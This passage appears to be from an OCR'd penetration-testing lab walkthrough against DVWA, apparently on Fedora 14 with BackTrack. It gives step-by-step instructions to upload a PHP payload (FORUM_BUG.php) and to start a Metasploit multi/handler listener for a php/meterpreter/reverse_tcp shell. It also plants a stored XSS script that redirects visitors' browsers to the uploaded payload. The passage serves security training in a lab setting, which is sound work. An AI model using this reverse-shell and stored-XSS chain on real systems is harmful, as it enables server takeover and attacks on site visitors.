
- 

Section 14: Upload PHP Payload


1. Upload Menu
    - **Instructions:**
        1. Select "Upload" from the left navigation menu.
        2. Click Browse

- 

2. Navigate to FORUM_BUG.php
    - **Instructions:**
        1. Click on root
        2. Click on FORUM_BUG.php
        3. Select Open

- 

3. Upload FORUM_BUG.php
    - **Instructions:**
        1. Click the Upload button


- 

Section 15: Start PHP Payload Listener


1. Open a console terminal
    - **Instructions:**
        1. Click on the console terminal

- 

2. Start msfconsole
    - **Instructions:**
        1. msfconsole


- 

3. Start PHP Listener
   - **Notes (FYI):**
     - Replace **192.168.1.105** with the BackTrack IP Address obtained from (Section 7, Step 2).
   - **Instructions:**
     0. use exploit/multi/handler
     1. set PAYLOAD php/meterpreter/reverse_tcp
     2. set LHOST **192.168.1.105**
     3. set LPORT 4444
     4. exploit
     5. **Continue to Next Section**


- 

Section 16: XSS Stored window.location Exploit Test


1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS exploit will appear for each example.

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 4
   - **Instructions:**
     0. Name: Test 4
     1. Message:
        - <script>window.location="http://**192.168.1.106**/dvwa/hackable/uploads/FORUM_BUG.php" </script>
          - Replace 192.168.1.106 with the IP Address obtain from Fedora 14 in (Section 3, Step 3).
     2. Click Sign Guestbook
     3. Click OK when the Test 1 Message is displayed
     4. **Continue To Next Section**

